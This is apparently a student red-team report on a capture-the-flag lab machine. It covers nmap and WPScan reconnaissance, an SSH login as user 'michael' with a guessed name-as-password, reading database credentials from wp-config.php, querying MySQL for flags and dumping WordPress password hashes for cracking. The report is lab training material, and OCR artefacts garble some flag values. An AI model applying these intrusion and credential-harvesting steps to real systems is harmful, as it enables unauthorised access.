
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

`Command: nmap -Sv 192.168.1.110`



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-30 09:23 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

-Target 1

- Port 22/TCP
- Port 80/TCP Open HTTP
- Port 111/TCP Open rcpbind
- Port 139/TCP Open netbios-ssn
- Port 445/TCP Open netbios-ssn

Critical Vulnerabilities

The following vulnerabilities were identified on each target:


Target 1

1. Weak User Password
2. Unsalted User Password Hash (WordPress)
3. Misconfiguration of User Privileges
4. User Enumeration (WordPress)

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:


- Target 1
    - `flag1.txt: Flag1: b9bbcb33ellb80be759c4e844862482d`
        - **Exploit Used**
            - *Used the WPScan for Target 1*



```
Scan Aborted: The remote website is up, but does not seem to be running Wor
dPress.
root@Kali:~# wpscan --url 192.168.1.110/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Apr 30 09:47:14 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

- Command that I used: wpscan –url 192.168.1.110/wordpress

- Targeting Michael
    1. I Guessed Michael's password would be his name. His password was weak and noticeable.
- Captured Flag 1
    2. Used commands ssh michael@192.168.1.110
    3. pw: Michael
    4. cd ../
    5. cd../
    6. cd var/www/html
    7. ls -l
    8. nano service.html




```
  GNU nano 2.2.6                File: service.html

                                                                                        </div>

                                                                                </div><div class="info"></div>
                                                                        </form>
                                                                </div>
                                                        </div>
                                                </div>
                                                <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                                                        <div class="single-footer-widget">
                                                                <h6>Follow Us</h6>
                                                                <p>Let us be social</p>
                                                                <div class="footer-social d-flex align-items-c$
                                                                        <a href="#"><i class="fa fa-facebook">$
                                                                        <a href="#"><i class="fa fa-twitter"><$
                                                                        <a href="#"><i class="fa fa-dribbble">$
                                                                        <a href="#"><i class="fa fa-behance"><$
                                                                </div>
                                                        </div>
                                                </div>
                                        </div>
                                </div>
                        </footer>
                        <!-- End footer Area -->
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                        <script src="js/vendor/jquery-2.2.4.min.js"></script>
                        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js$
                        <script src="js/vendor/bootstrap.min.js"></script>
                        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSy$
                        <script src="js/easing.min.js"></script>
                        <script src="js/hoverIntent.js"></script>
                        <script src="js/superfish.min.js"></script>
                        <script src="js/jquery.ajaxchimp.min.js"></script>
                        <script src="js/jquery.magnific-popup.min.js"></script>
```


- flag2.txt: **fc3fd58dcdad9ab23faca6e9a3e581c**

  - **Exploit Used**

    1. Used the same exploits for flag 1



```
michael@target1:~$ ls
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd ..
michael@target1:/$ cd ..
michael@target1:/$ /var/www$ ls -l
-bash: /var/www$: No such file or directory
michael@target1:/$ /var/www
-bash: /var/www: Is a directory
michael@target1:/$ cd /var/www
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ nano service.html
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$
```




```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Flag3: afc01ab56b50591e7dccf93122770cd2

Exploits Used:

- Once having found the wp-config.php file and was able to gain access to the database credentials as the user Michael, I then activated the MySQL was used to explore the database.

- Flag 3 was found in the wp_posts table in the WordPress database.




```
en.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |                 |
0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}




  | flag3       |              | inherit     | closed           | closed        |               | 4-revision-v1 |
       |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |              4 | http://rav
en.local/wordpress/index.php/2018/08/13/4-revision-v1/ |          0 | revision  |                 |
0 |
+----+-------------+---------------------+---------------------+-----------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
--+--------------+--------------+-------------+----------------+-------------+---------------+---------------+-
--------+--------+---------------------+---------------------+-----------------------+-------------+-----------
-------------------------------------------------------+------------+-----------+----------------+-------------
--+
5 rows in set (0.00 sec)

mysql> 
```


Flag4: 715dea6c055b9fe3337544932f2941ce

Exploits Used:

- I went ahead and used the unsalted password hash and the use of privilege escalation with the Python application.
- Once I was able to gain access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.
- Usernames and the password hashes were saved to the Kali machine in a file called wp_hashes.txt.




```
      |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |             0 | http://rav
en.local/wordpress/?p=4                                    |          0 | post     |                 |
0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}






  | flag4         |               | inherit      | closed          | closed       |                | 4-revision-v1 |
      |         | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |             4 | http://rav
en.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |                 |
0 |
